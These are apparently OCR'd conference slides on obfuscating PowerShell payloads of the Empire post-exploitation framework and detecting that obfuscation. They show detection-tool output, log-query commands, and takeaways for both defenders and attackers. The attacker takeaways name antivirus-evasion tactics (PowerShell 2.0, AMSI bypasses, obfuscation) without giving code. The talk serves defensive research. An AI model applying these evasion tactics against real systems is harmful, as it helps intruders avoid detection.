
Invoke-ObfuscationDetection – Simple wrapper around Lee's Measure-CharacterFrequency, Measure-VectorSimilarity functions.

- Defines "normal" PowerShell baseline
- Default similarity requirement of 0.8, can specify your own
- Given a script, gives a boolean isObfuscated result

```
PS /opt/ObfuscatedEmpire/data/obfuscated_module_source> Get-ChildItem -Recurse -Include *.ps1 | Invoke-ObfuscationDetection | % { $_.Obfusca
ted } | Group-Object

Count Name                      Group
----- ----                      -----
   79 True                     {True, True, True, True...}
    3 False                    {False, False, False}


PS /opt/ObfuscatedEmpire/data/obfuscated_module_source>
```


```
PS C:\> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell";Id=4104} | % { [PSCustomObject] @{ScriptName=$_.Propert
ies[3].Value; Script=$_.Properties[2].Value} } | Invoke-ObfuscationDetection | Select -First 10

Name                                 Obfuscated
----                                 ----------
eac85d37-4c9b-4b71-8b3b-e09273e4c62f       True
4f0e6990-d75f-4d11-a234-c93b74e9b25e      False
7aac557d-6064-4e0a-9695-fb87bab62c8d      False
5ff5edce-2ad4-4d93-9053-53003e32dee0       True
6c5fa67f-a68b-4fa5-8144-07ed86ec02fe      False
850347cf-d239-430d-a4e1-9894f3712375      False
ac425e1e-3a89-4d80-b146-d2ddd7f943f1      False
c3da561a-a8e6-4955-848b-c358322c11e4       True
1d86ec3d-1f17-43e3-aeab-cf34b3f34dd4      False
037d3b83-853e-4cc8-addf-531be1e121e4      False
```


How well does it work?




The Problem

- Invoke-Obfuscation Token\All\1 is heavy obfuscation!
- Do we need to obfuscate that much?


Recycle Bin
Mozilla Firefox
Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
View the items that were detected as potentially harmful and the actions that you took on them:
Quarantined items
Items that were prevented from running but not removed from your PC.
Allowed items
Items that you've allowed to run on your PC.
All detected items
Items that were detected on your PC.
To help protect user privacy, these items are hidden.
Click View details to see the items.
View details
Type here to search
11:28 PM
4/23/2017


Applications
Places
Terminal
Sun 23:28
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
[Empire] Post-Exploitation Framework
[Version] 2.0.0-beta | [Web] https://theempire.io
264 modules currently loaded
1 listeners currently active
1 agents currently active
(Empire) >


120.00
100.00
80.00
60.00
40.00
20.00
0.00
Percentage
0.65
0.7
0.75
0.8
0.85
0.9
0.95
1
False Negative Rate
False Positive Rate
Vector Similarity Requirement

Takeaways - Attackers

- PowerShell 2.0
- AMSI Bypasses
- Obfuscate!

Takeaways - Defenders

- Logging: Enable ScriptBlock logging, increase max log size, remove PS 2.0
- Use AV w/ AMSI
- Collect and monitor logs

Credits – Thank you!

- **Empire** - Developed by @harmj0y, @sixdub, @enigma0x3, rvrshell, @killswitch_gui, and @xorrior – https://github.com/EmpireProject/Empire
- **AMSI Bypass(es)** – Matt Graeber (@mattifestation), Matt Nelson (@enigma0x3) & Casey Smith (@subTee)
- **Invoke-Obfuscation** – Developed by @danielhbohannon - https://github.com/danielbohannon/Invoke-Obfuscation
- **Obfuscation Detection** (Measure-CharacterFrequency, Measure-VectorSimilarity) – Lee Holmes

Obfuscating The Empire

Ryan Cobb